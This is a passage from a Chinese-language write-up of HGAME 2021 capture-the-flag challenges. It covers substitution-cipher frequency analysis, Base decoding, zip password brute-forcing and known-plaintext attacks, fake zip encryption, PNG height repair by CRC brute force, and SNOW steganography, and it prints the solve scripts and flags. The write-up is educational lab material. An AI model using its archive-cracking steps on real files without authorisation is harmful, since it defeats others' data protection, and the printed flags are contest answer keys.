    print(cipher[i * 16 : (i + 1) * 16].hex(), file=f)
print(cipher[t * 16 : -1].hex(), file=f)

f.close()
```

利用[MTP工具](#)求解

明文是一段包含 flag 的英文文献偏度自己写脚本也是可以的，准确率还是可以确定很多位的。

然后剩下的不确定的位里，试一下哪个放进去得到的文明上下文比较连贯比较可行就选那个就行

## Transformers

- 考点：词频分析，替换密码
- 出题人：Tinmix
- 分值：50

根据题目提示，给出一个单独的密文和一个明文密文对，但由于经过打乱（碎片），因此考虑做一下词频分析，很容易发现两边的词频有对应关系，组合成字典，去解那个单独的密文就可以

```
from collections import Counter
from prettyprinter import pprint
import os

enc_path = "./data/enc"
ori_path = "./data/ori"

enc_content = ""
ori_content = ""
```

```

for root, dirs, files in os.walk(enc_path):
    for file in files:
        with open(enc_path+"/"+file, "r", encoding="utf8") as e:
            enc_content += e.read()
for root, dirs, files in os.walk(ori_path):
    for file in files:
        with open(ori_path+"/"+file, "r", encoding="utf8") as e:
            ori_content += e.read()

C_enc = Counter(enc_content)
C_ori = Counter(ori_content)
#pprint(C_ori.most_common(len(C_ori.keys())))
#pprint(C_enc.most_common(len(C_enc.keys())))

orilist = C_ori.most_common(len(C_ori.keys()))
enclist = C_enc.most_common(len(C_enc.keys()))

ori_ss = ""
enc_ss = ""

for item in orilist:
    if item[0].isalpha():
        ori_ss += item[0]
for item in enclist:
    if item[0].isalpha():
        enc_ss += item[0]

print(ori_ss)
print(enc_ss)

mmap = str.maketrans(enc_ss, ori_ss)
with open("./data/Transformer.txt", "r", encoding="utf8") as e:
    print(e.read().translate(mmap))

```

## Misc

### Base全家福

- 考点：Base64、Base32、Base16
- 出题人：Akira
- 分值：50

Base64: A-Z、a-z、0-9、+、/、最多两个=

Base32: A-Z、2-7、可以出现两个以上=

Base16: 0-9、A-F


根据以上规则将题目所给字符串分别解 `Base64` `Base32` `Base16` 即可得到 flag

`hgame{We1c0me_t0_HG4M3_2021}`

### 不起眼压缩包的养成的方法

- 考点：简单信息搜集、图片包含压缩包、压缩包暴力破解、明文攻击、伪加密、html实体
- 出题人：Akira
- 分值：100

首先查看图片注释：




结合 `binwalk` `foremost` 等工具均可以发现图片尾部包含了一个压缩包，将其提取出来。

打开压缩包即可看见注释：

Password is picture ID (Up to 8 digits)

括号外的部分提示可联想到 Pixiv ID，即使不知道 Pixiv 也没有关系，括号里给出密码是最多8位数字，可以进行爆破。



得到密码 `70415155`

解压第一层压缩包，得到 `plain.zip` 和 `NO PASSWORD.txt` 打开 `plain.zip` 发现其中也包含 `NO PASSWORD.txt` 并且根据压缩包名字 `plain` 可以联想到明文攻击 (Plain-text attack)，但是这里有个小坑，明文攻击要求压缩算法和压缩等级一样才能进行：

By the way, I only use storage.

## 算法


ZipCrypto Store

ZipCrypto Store

所以我们在打包 `NO PASSWORD.txt` 应选择 仅储存：

|          |     |
|----------|-----|
| 压缩格式(E): | zip |
| 压缩等级(L): | 仅存储 |
| 压缩方法(M): |     |
| 字典大小(D): |     |
| 单词大小(W): |     |
| 固实数据大小:  |     |

然后进行明文攻击，得到密码 C8uvP\$DP:



解压后得到 flag.zip，根据 NO\_PASSWORD.txt 第二行：

Because it's too strong or null. XD

可以得知，strong 指明文加密那层，那么这层应该是伪加密 (null)

将两处加密位都改成 00 00 即可解压



|        |                  |    |    |    |        |    |    |    |                  |    |    |    |    |    |    |    |
|--------|------------------|----|----|----|--------|----|----|----|------------------|----|----|----|----|----|----|----|
| 起始页    | flag.zip ×       |    |    |    |        |    |    |    |                  |    |    |    |    |    |    |    |
| ▼      | 编辑方式: 十六进制 (H) ▼ |    |    |    | 运行脚本 ▼ |    |    |    | 运行模板: ZIP.bt ▼ ▾ |    |    |    |    |    |    |    |
|        | 0                | 1  | 2  | 3  | 4      | 5  | 6  | 7  | 8                | 9  | A  | B  | C  | D  | E  | F  |
| 0000h: | 50               | 4B | 03 | 04 | 14     | 00 | 09 | 00 | 00               | 00 | F3 | AB | 3D | 52 | 43 | 97 |
| 0010h: | 03               | 00 | F0 | 00 | 00     | 00 | F0 | 00 | 00               | 00 | 08 | 00 | 00 | 00 | 66 | 6C |
| 0020h: | 61               | 67 | 2E | 74 | 78     | 74 | 26 | 23 | 78               | 36 | 38 | 3B | 26 | 23 | 78 | 36 |
| 0030h: | 37               | 3B | 26 | 23 | 78     | 36 | 31 | 3B | 26               | 23 | 78 | 36 | 44 | 3B | 26 | 23 |
| 0040h: | 78               | 36 | 35 | 3B | 26     | 23 | 78 | 37 | 42               | 3B | 26 | 23 | 78 | 33 | 32 | 3B |
| 0050h: | 26               | 23 | 78 | 34 | 39     | 3B | 26 | 23 | 78               | 35 | 30 | 3B | 26 | 23 | 78 | 35 |
| 0060h: | 46               | 3B | 26 | 23 | 78     | 36 | 39 | 3B | 26               | 23 | 78 | 37 | 33 | 3B | 26 | 23 |
| 0070h: | 78               | 35 | 46 | 3B | 26     | 23 | 78 | 35 | 35               | 3B | 26 | 23 | 78 | 37 | 33 | 3B |
| 0080h: | 26               | 23 | 78 | 36 | 35     | 3B | 26 | 23 | 78               | 36 | 36 | 3B | 26 | 23 | 78 | 37 |
| 0090h: | 35               | 3B | 26 | 23 | 78     | 33 | 31 | 3B | 26               | 23 | 78 | 35 | 46 | 3B | 26 | 23 |
| 00A0h: | 78               | 36 | 31 | 3B | 26     | 23 | 78 | 36 | 45               | 3B | 26 | 23 | 78 | 36 | 34 | 3B |
| 00B0h: | 26               | 23 | 78 | 35 | 46     | 3B | 26 | 23 | 78               | 34 | 44 | 3B | 26 | 23 | 78 | 36 |
| 00C0h: | 35               | 3B | 26 | 23 | 78     | 33 | 39 | 3B | 26               | 23 | 78 | 37 | 35 | 3B | 26 | 23 |
| 00D0h: | 78               | 36 | 44 | 3B | 26     | 23 | 78 | 36 | 39               | 3B | 26 | 23 | 78 | 35 | 46 | 3B |
| 00E0h: | 26               | 23 | 78 | 36 | 39     | 3B | 26 | 23 | 78               | 33 | 35 | 3B | 26 | 23 | 78 | 35 |
| 00F0h: | 46               | 3B | 26 | 23 | 78     | 35 | 37 | 3B | 26               | 23 | 78 | 33 | 30 | 3B | 26 | 23 |
| 0100h: | 78               | 37 | 32 | 3B | 26     | 23 | 78 | 33 | 31               | 3B | 26 | 23 | 78 | 36 | 34 | 3B |
| 0110h: | 26               | 23 | 78 | 37 | 44     | 3B | 50 | 4B | 01               | 02 | 14 | 00 | 14 | 00 | 01 | 00 |
| 0120h: | 00               | 00 | F3 | AB | 3D     | 52 | 43 | 97 | 03               | 00 | F0 | 00 | 00 | 00 | F0 | 00 |
| 0130h: | 00               | 00 | 08 | 00 | 24     | 00 | 00 | 00 | 00               | 00 | 00 | 00 | 20 | 00 | 00 | 00 |
| 0140h: | 00               | 00 | 00 | 00 | 66     | 6C | 61 | 67 | 2E               | 74 | 78 | 74 | 0A | 00 | 20 | 00 |
| 0150h: | 00               | 00 | 00 | 00 | 01     | 00 | 18 | 00 | 13               | 33 | 1B | 11 | 43 | F6 | D6 | 01 |
| 0160h: | CA               | 4C | 45 | 30 | 43     | F6 | D6 | 01 | EE               | BA | BE | 6B | 7D | F5 | D6 | 01 |
| 0170h: | 50               | 4B | 05 | 06 | 00     | 00 | 00 | 00 | 01               | 00 | 01 | 00 | 5A | 00 | 00 | 00 |
| 0180h: | 16               | 01 | 00 | 00 | 00     | 00 |    |    |                  |    |    |    |    |    |    |    |

```

&#x68;&#x67;&#x61;&#x6D;&#x65;&#x7B;&#x32;&#x49;&#x50;&#x5F;&#x69;&#x73;&#x5F;&#x55;&#x73;&#x65;&#x66;&#x75;&#x31;&#x5F;&#x61;&#x6E;&#x64;&#x5F;&#x4D;&#x65;&#x39;&#x75;&#x6D;&#x69;&#x5F;&#x69;&#x35;&#x5F;&#x57;&#x30;&#x72;&#x31;&#x64;&#x7D;

```


解 html 实体编码可得 flag:

hgame{2IP\_is\_Usefu1\_and\_Me9umi\_i5\_W0r1d}


## Galaxy

- 考点: 流量分析, png
- 出题人: Akira
- 分值: 100

查看导出对象, 很容易得到一张图片



将 galaxy.png 导出后打开，如果使用部分图片查看器 (例如 Windows 照片) 可以正常显示，但是其他图片查看器可能会报错或无法正常显示：




猜测可能是更改高度导致 CRC 校验未通过，可根据 CRC 爆破高度

```
import struct
import binascii
from Crypto.Util.number import bytes_to_long

img = open("galaxy.png", "rb").read()

for i in range(0xFFFF):
    stream = img[12:20] + struct.pack('>i', i) + img[24:29]
    crc = binascii.crc32(stream)
    if crc == bytes_to_long(img[29:33]):
        print(hex(i))
```

得到高度为 `0x1000` 将对应位改回：



再打开即可得到 flag:

```
hgame{Wh4t_A_W0nderfu1_Wa11paper}
```

## Word RE:MASTER

- 考点：Word, Brainfuck, SNOW 隐写
- 出题人：Akira
- 分值：150

解压得到有密码的 `maimai.docx` 和无密码的 `first.docx`，根据文件名提示先看 `first.docx`：



`IN` 大写，熟悉一下 word 可以知道 docx 文件可以当作压缩包打开，猜测文档里藏有密码，通过与正常的 docx 文件比较可以找到 `password.xml`：



```
> .\SNOW.EXE -C .\flag.txt  
hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}
```

```
hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}
```